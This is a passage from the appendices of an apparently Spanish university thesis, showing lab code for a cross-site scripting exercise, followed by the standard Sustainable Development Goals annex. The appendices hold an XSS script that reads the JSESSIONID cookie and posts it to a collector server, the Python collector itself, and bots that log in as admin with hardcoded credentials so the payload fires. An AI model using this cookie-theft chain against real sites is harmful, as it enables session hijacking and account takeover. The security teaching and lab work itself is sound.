         cat "$password_file" | tee -a /var/log/open_links.log

         # Extract the password for the admin user
         password=$(grep "^admin:" "$password_file" | cut -d ':' -f2)
         echo "Read password for $username: $password" | tee -a /var/log/open_links.log

         # Perform login and save the cookie for each request
            echo "Attempting to login as $username with password $password..." | tee -a /var/log/open_links.log
         cookie_file=$(mktemp)
         curl -c "$cookie_file" -d "username=$username&password=$password" "$login_url"

         # Check if the login was successful
         if [[ ! -s "$cookie_file" ]]; then
            echo "Failed to login and obtain cookie." | tee -a /var/log/open_links.log
```

```
            else
                echo "Login successful and cookie obtained." | tee -a /var/log/open_links.log
                echo "Executing URL: $url" | tee -a /var/log/open_links.log
                response=$(curl -b "$cookie_file" "$url")
                echo "Response: $response" | tee -a /var/log/open_links.log
                rm "$cookie_file"
            fi
        fi
    done < "$messages_file"
    # Wait for 5 seconds before the next iteration
    sleep 5
done
```

7.7 Ápendice G

- Apéndice G.1

```
import http.server
import socketserver
import json

class CustomHandler(http.server.SimpleHTTPRequestHandler):
    def do_OPTIONS(self):
        self.send_response(200)
        self.send_header('Access-Control-Allow-Origin', '*')
        self.send_header('Access-Control-Allow-Methods', 'POST, OPTIONS')
        self.send_header('Access-Control-Allow-Headers', 'Content-Type, Cookie')
        self.end_headers()

    def do_POST(self):
        if self.path == '/send-cookie':
            # Obtener longitud del contenido
            content_length = int(self.headers['Content-Length'])
            # Leer el cuerpo de la solicitud
            post_data = self.rfile.read(content_length)
            # Decodificar los datos JSON
```

```
            data = json.loads(post_data)
            # Imprimir la cookie en el servidor
            print("Received data:", data)

            # Obtener cookies de los headers
            cookies = self.headers.get('Cookie')
            print("Received cookies from headers:", cookies)

            # Enviar una respuesta
            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.send_header('Access-Control-Allow-Origin', '*')
            self.end_headers()
            response = {'status': 'success'}
            self.wfile.write(json.dumps(response).encode())

# Configurar el servidor
PORT = 8000
Handler = CustomHandler

with socketserver.TCPServer(("", PORT), Handler) as httpd:
    print(f"Serving at port {PORT}")
    httpd.serve_forever()
```

- Apéndice G.2

```
<script>
    function sendCookie() {
        var cookies = document.cookie;
        var jsessionid = cookies.split('; ').find(row => row.startsWith('JSESSIONID')).split('=')[1];
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "http://localhost:8000/send-cookie", true);
        xhr.setRequestHeader("Content-Type", "application/json;charset=UTF-8");
        var data = JSON.stringify({ cookie: jsessionid });
        xhr.send(data);
    }
```

```
    sendCookie();
</script>
```

- Apéndice G.3

```
import time
from selenium import webdriver
from selenium.webdriver.common.by import By
from selenium.webdriver.chrome.service import Service
from webdriver_manager.chrome import ChromeDriverManager

# Configurar Selenium y el navegador Chrome
def setup_browser():
    options = webdriver.ChromeOptions()
    options.add_argument('--headless')  # Ejecutar en modo headless (sin interfaz gráfica)
    options.add_argument('--disable-gpu')
    options.add_argument('--no-sandbox')
    options.add_argument('--disable-dev-shm-usage')
     options.add_argument('--remote-debugging-port=9222')  # Añadir el puerto de depuración remota

    # Instalar el ChromeDriver usando WebDriver Manager
            driver = webdriver.Chrome(service=Service(ChromeDriverManager().install()), options=options)
    return driver

def login_and_click():
    driver = setup_browser()
    try:
        # Navegar a la página de inicio de sesión
        driver.get('http://localhost:8082/login')

        # Completar el formulario de inicio de sesión y enviar
        username_field = driver.find_element(By.NAME, 'username')
        password_field = driver.find_element(By.NAME, 'password')
        submit_button = driver.find_element(By.XPATH, '//button[@type="submit"]')
```

```
        username_field.send_keys('admin')
        password_field.send_keys('Admin123$')
        submit_button.click()

        # Esperar a que se cargue la página después del inicio de sesión
        time.sleep(3)

        # Navegar a la página de búsqueda de productos
        driver.get('http://localhost:8082/product/search')

        # Hacer clic en el botón "Product Search" (si es necesario)
        product_search_button = driver.find_element(By.XPATH, '//button[text()="Search"]')
        product_search_button.click()

        # Esperar a que se ejecute el script de envío de cookies
        time.sleep(10)

    finally:
        driver.quit()


if __name__ == "__main__":
    login_and_click()
```

7.8 Desarrollo Sostenible Agenda 2030

Anexo al Trabajo de Fin de Grado y Trabajo de Fin de Máster: Relación del trabajo con los Objetivos de Desarrollo Sostenible de la agenda 2030.

Grado de relación del trabajo con los Objetivos de Desarrollo Sostenible (ODS).

Objetivos de Desarrollo Sostenibles	**Alto**	Medio	**Bajo**	**NA**
ODS 1. **Fin de la pobreza.**				X

ODS 2.	**Hambre cero.**				X
ODS 3.	**Salud y bienestar.**				X
ODS 4.	**Educación de calidad.**	X			
ODS 5.	**Igualdad de género.**				X
ODS 6.	**Agua limpia y saneamiento.**				X
ODS 7.	**Energía asequible y no contaminante.**				X
ODS 8.	**Trabajo decente y crecimiento económico.**	X			
ODS 9.	**Industria, innovación e infraestructuras.**		X		
ODS 10.	**Reducción de las desigualdades**.			X	
ODS 11.	**Ciudades y comunidades sostenibles**.				X
ODS 12.	**Producción y consumo responsables.**				X
ODS 13.	**Acción por el clima.**				X
ODS 14.	**Vida submarina.**				X
ODS 15.	**Vida de ecosistemas terrestres.**				X
ODS 16.	**Paz, justicia e instituciones sólidas.**				X
ODS 17.	**Alianzas para lograr objetivos.**				X